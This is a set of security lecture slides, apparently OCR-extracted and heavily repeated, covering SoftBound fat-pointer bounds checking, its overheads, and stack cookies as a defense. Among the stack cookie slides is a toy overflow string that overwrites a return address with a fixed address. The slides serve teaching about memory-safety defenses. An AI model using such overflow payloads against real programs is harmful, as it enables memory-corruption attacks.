
Softbound: Bounds checking

- A FAT pointer
  - `char *a`
    - char *a_base;
    - char *a_bound;
- Allocation
  - `a = (char*)malloc(512)`
    - a_base = a;
    - a_bound = a+512
  - Access must be between [a_base, a_bound)
    - a[0], a[1], a[2], …, and a[511] are OK
    - a[512] NOT OK
    - a[-1] NOT OK



Softbound: Bounds checking


- A FAT pointer
  - `char *a`
    - char *a_base;
    - char *a_bound;



- Allocation
  - `a = (char*)malloc(512)`
    - a_base = a;
    - a_bound = a+512
  - Access must be between [a_base, a_bound)
    - a[0], a[1], a[2], …, and a[511] are OK
    - a[512] NOT OK
    - a[-1] NOT OK


Softbound: Bounds checking

- A FAT pointer
  - `char *a`
    - char *a_base;
    - char *a_bound;
- Allocation
  - `a = (char*)malloc(512)`
    - a_base = a;
    - a_bound = a+512
  - Access must be between [a_base, a_bound)
    - a[0], a[1], a[2], …, and a[511] are OK
    - a[512] NOT OK
    - a[-1] NOT OK




Softbound: Bounds checking

- A FAT pointer
  - `char *a`
    - char *a_base;
    - char *a_bound;




- Allocation
  - `a = (char*)malloc(512)`
    - a_base = a;
    - a_bound = a+512
  - Access must be between [a_base, a_bound)
    - a[0], a[1], a[2], …, and a[511] are OK
    - a[512] NOT OK
    - a[-1] NOT OK

Softbound: Bounds checking




Softbound: Bounds checking

- Propagation
  - `char *b = a;`
    - b_base = a_base;
    - b_bound = a_bound;
  - `char *c = &b[2];`
    - c_base = b_base;
    - c_bound = b_bound;




Softbound: Bounds checking

- Propagation
  - `char *b = a;`
    - b_base = a_base;
    - b_bound = a_bound;
  - `char *c = &b[2];`
    - c_base = b_base;
    - c_bound = b_bound;




Softbound: Bounds checking


- Propagation
  - `char *b = a;`
    - b_base = a_base;
    - b_bound = a_bound;
  - `char *c = &b[2];`
    - c_base = b_base;
    - c_bound = b_bound;



Softbound: Bounds checking



Softbound: Bounds checking



- Propagation
  - `char *c = &b[2];`
    - c_base = b_base;
    - c_bound = b_bound;
  - `c[1] = 'a';`
    - c== b+2 == a+2
    - c+1 == b+3 == a+3
    - c_base <= c+1 && c+1 < c_bound
  - `c[510] = 'a';`
    - c == b+2 == a+2
    - c+510 == b+510+2 == a+510+2 == a+512
    - c_base <= c+510 but c+510 >= c_bound
    - Disallow write!

Softbound: Bounds checking

- Buffer?
  - `strcpy(c, “A”*510)`
- When copying 510th character:
  - `c[510] = ’A’;`
    - c+510 > c_bound (c+510 == a+512 > bound…)
    - Detect buffer overrun!

- This is how Java and other languages (e.g., rust) protect buffer overrun
- Even for `std::vector` in C++

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic
Computer and Information Sciences Department, University of Pennsylvania
Technical Report MS-CIS-09-01 — January 2009

In Proceedings of
Programming Language Design and Implemenetation
(PLDI) 2009

```
ptr = malloc(size);
ptr_base = ptr;
ptr_bound = ptr + size;
if (ptr == NULL) ptr_bound = NULL;

int array[100];
ptr = &array;
ptr_base = &array[0];
ptr_bound = &array[100];

newptr = ptr + index;    // or &ptr[index]
newptr_base = ptr_base;
newptr_bound = ptr_bound;
```

Drawbacks

- +2x overhead on storing a pointer
  - char *a
    - char *a_base;
    - char *a_bound;
- +2x overhead on assignment
  - char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;
- +2 comparisons added on access
  - c[i]
    - if(c+i >= c_base)
    - if(c+i < c_bound)

Drawbacks


- +2x overhead on storing a pointer
  - char *a
    - char *a_base;
    - char *a_bound;
- +2x overhead on assignment
  - char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;
- +2 comparisons added on access
  - c[i]
    - if(c+i >= c_base)
    - if(c+i < c_bound)

Many other problems…
Use more cache
More TLBs
etc.…

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte Jianzhou Zhao Milo M. K. Martin Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania



Security vs. Performance


- 100% Buffer Overflow Free
  - You pay +200% Performance Overhead
  - Think about the economy…

An Economic Defense: Stack Cookie


- A defense specific to ***sequential*** stack overflow

- On a function call
  - cookie = some_random_value

- Before the function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);



Stack Cookie: Attack Example




Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)


- On a function call
  - cookie = some_random_value

- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);



Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)
- On a function call
  - cookie = some_random_value
- Before a function returns
  - if(cookie != some_random_value)
    printf(“Your stack is smashed\n”);




Stack Cookie: Attack Example

- strcpy(buffer, “AAAABBBBCCCCDDDDEEEE\x35\x45\x04\x08”)

